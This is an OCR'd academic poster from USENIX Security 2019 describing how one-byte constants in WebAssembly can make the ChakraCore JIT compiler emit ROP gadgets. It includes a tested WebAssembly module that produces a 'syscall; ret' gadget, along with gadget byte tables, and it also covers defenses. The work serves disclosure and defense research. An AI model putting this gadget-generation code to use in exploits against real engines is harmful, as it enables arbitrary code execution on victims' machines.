The 1-Byte Constant Attack against JIT Compilers

PRESENTER: **Takahiro** Shinagawa

28th USENIX Security Symposium on August 14–16, 2019

1-byte constants in JavaScript can turn into **2-byte and 3-byte gadgets** for issuing system calls with **ROP.**


(Return-Oriented Programming)

INTRO

- JavaScript could be malicious
  - May try to execute arbitrary binary code

ASSUMPTION (on x64)

- ROP is mountable (e.g. buffer overflow, vulnerable CFI)
- Gadgets in JIT code are locatable (e.g. JIT-ROP)
- 1-byte constants are not blinded (e.g. ChakraCore ≧4)



GOAL

- Generate 2-byte and 3-byte gadgetes
  - To issue system calls with ROP
    - Make data pages executable (e.g. ZwVirtualProtectMemory())

Binary	Disassembly
`41 59 c3`	`pop %r9; ret;`
`41 58 c3`	`pop %r8; ret;`
`5a c3`	`pop %rdx; ret;`
`59 c3`	`pop %rcx; ret;`
`58 c3`	`pop %rax; ret;`
`0f 05 c3`	`syscall; ret;`

METHODS

- Exploit WebAssembly to force the compiler to …
  1. Compile two 1-byte constants into a single instruction
  2. Use a specific addressing mode (Mod R/M or SIB)

x64 instruction format

RESULTS (on ChakraCore)

- Arbitrary 2-byte gadgets

WebAssembly to store a 1-byte immediate value to a local variable

```
(i32.store8 offset=0x58
      (get_local $i) (i32.const 0xc3))
```

Binary	Disassembly
`c6 43 58 c3`	`movb $0xc3,0x58(%rbx)`

- 3-byte gadgets starting with 0x41
  - Force the compiler to use %rcx (ModR/M is 0x41)
    1. Access many variables to assign registers to them
    2. Access some variables carefully so that %rcx is released
    3. Access a ***local*** variable so that %rcx is used for Base

```
c6 41 58 c3    movb $0xc3,0x58(%rcx)
```

Take a picture to **download** the **full poster**

Shina-lab

Shinagawa Laboratory
A Leading-edge Deep System Software Laboratory
https://www.os.ecc.u-tokyo.ac.jp

RESULTS (continued)

- 3-byte gadgets starting with 0x0f
  - Force to use %rdi and %rcx (SIB is 0x0f)
    1. Access many variables to assign registers to them
    2. Access some variables carefully to release %rdi
    3. Access a ***global*** variable so that %rdi and %rcx are used as Base and Index

WebAssembly to store a 1-byte immediate value to memory

```
(i32.store8 offset=0x5
    (get_global $g11) (i32.const 0xc3))
```

Binary	Disassembly
`c6 44 0f 05 c3`	`movb $0xc3,0x5(%rdi,%rcx)`

WORKING CODE

- Generate the gadget "syscall; ret" (`0f 05 c3`)
  - Tested with ChakraCore v1.11.11 (released on 2019-07-11) running on Linux

```
(module
 ;; define 12 global variables
 (global $g10 (mut i32) (i32.const 10))
 (global $g11 (mut i32) (i32.const 11))
 ...
 (global $g21 (mut i32) (i32.const 21))
 (memory $0 1)

 (func (export "syscall")
  ;; access the 12 global variables
  (set_global $g10  (i32.add (get_global $g10) (i32.const 10)))
  (set_global $g11  (i32.add (get_global $g11) (i32.const 11)))
  ...
  (set_global $g21  (i32.add (get_global $g21) (i32.const 21)))

  ;; access the 12 global variables (second time)
  (set_global $g10  (i32.add (get_global $g10) (i32.const 10)))       ;; $g10 <-> rax
  (set_global $g11  (i32.add (get_global $g11) (i32.const 11)))       ;; $g11 <-> rcx
  (set_global $g12  (i32.add (get_global $g12) (i32.const 12)))       ;; $g12 <-> rdx
  (set_global $g13  (i32.add (get_global $g13) (i32.const 13)))       ;; $g13 <-> rsi
  (set_global $g14  (i32.add (get_global $g14) (i32.const 14)))       ;; $g14 <-> rdi
  (set_global $g15  (i32.add (get_global $g15) (i32.const 15)))       ;; $g15 <-> r8
  (set_global $g16  (i32.add (get_global $g16) (i32.const 16)))       ;; $g16 <-> r9
  (set_global $g17  (i32.add (get_global $g17) (i32.const 17)))       ;; $g17 <-> r10
  (set_global $g18  (i32.add (get_global $g18) (i32.const 18)))       ;; $g18 <-> r11
  (set_global $g19  (i32.add (get_global $g19) (i32.const 19)))       ;; $g19 <-> r14
  (set_global $g20  (i32.add (get_global $g20) (i32.const 20)))       ;; $g20 <-> r15
  (set_global $g21  (i32.add (get_global $g21) (i32.const 21)))       ;; $g21 <-> r12

  ;; access the global variable assigned to rcx and craft the code to use rdi
  (i32.store8 offset=0x5 (get_global $g11) (i32.const 0xc3))          ;; use rdi + rcx
  (set_global $g17  (i32.add (get_global $g17) (i32.const 17)))       ;; avoid using r10
  (set_global $g18  (i32.add (get_global $g18) (i32.const 18)))       ;; avoid using r11
  (set_global $g16  (i32.add (get_global $g16) (i32.const 16)))       ;; avoid using r9
  (set_global $g15  (i32.add (get_global $g15) (i32.const 15)))       ;; avoid using r8
 )
)
```

POSSIBLE DEFENSE

- Blind all constants (including 1-byte constants)
  - May incur high overhead (15% to 80%) [1]
- Modify JIT compilers to avoid using such addressing modes
  - May reduce the effectiveness of optimization
- Value-based constant blinding (avoid only control flow changes)
  - May be combined with existing ret or jmp
- No constant blinding (giving up)
  - A combination of constant blinding, 64-bit AS, ASLR, and CFI is necessary [8]

RELATED WORK

- Bypassing Constant Blinding
  - Exploiting 2-byte constants [1]
    - Require 2-byte constants and the "ret" instruction at the end of functions
  - Exploiting Implicit constants [2][3]
    - Require Implicit but at least 3-byte-long constants
  - Combine two constants into a single instruction [4]
    - Require two 2-byte constants to generate 4-byte gadgets
- Preventing ROP
  - Enforce CFI in JIT code (e.g. Microsoft CFG)
    - Might be bypassed [5]
  - Disallow making memory pages executable (e.g. Microsoft ACG)
    - Might be bypassed [6]
  - Prevent JIT-ROP with execute-only memory [7]
    - Might be bypassed [2]

REFERENCE

[1] M. Athanasakis et al. The Devil is in the Constants: Bypassing Defenses in Browser JIT Engines. In Proc. NDSS 2015.
[2] G. Maisuradze et al. What Cannot Be Read, Cannot Be Leveraged? Revisiting Assumptions of JIT-ROP Defenses. In Proc. USENIX Security 2016.
[3] G. Maisuradze et al. Dachshund: Digging for and Securing (Non-)Blinded Constants in JIT Code. In Proc. NDSS 2017.
[4] Y. Yu. Bypass DEP and CFG using JIT compiler in Chakra engine. https://xlab.tencent.com/en/2015/12/09/bypass-dep-and-cfg-using-jit-compiler-in-chakra-engine/, 2015
[5] Theori. Chakra JIT CFG Bypass. https://theori.io/research/chakra-jit-cfg-bypass, 2016.
[6] I. Fratric. Bypassing Mitigations by Attacking JIT Server in Microsoft Edge. https://github.com/googleprojectzero/p0tools/blob/master/JITServer/JIT-Server-whitepaper.pdf, 2018.
[7] M. Backes et al. You Can Run but You Can't Read: Preventing Disclosure Exploits in Executable Code. In Proc. CCS 2014.
[8] R. Gawlik et al. SoK: Make JIT-Spray Great Again. In Proc. WOOT 2018.

Takahiro Shinagawa, Yuki Suzuki, Tomoyuki Nakayama, and Masanori Misono

東京大学
THE UNIVERSITY OF TOKYO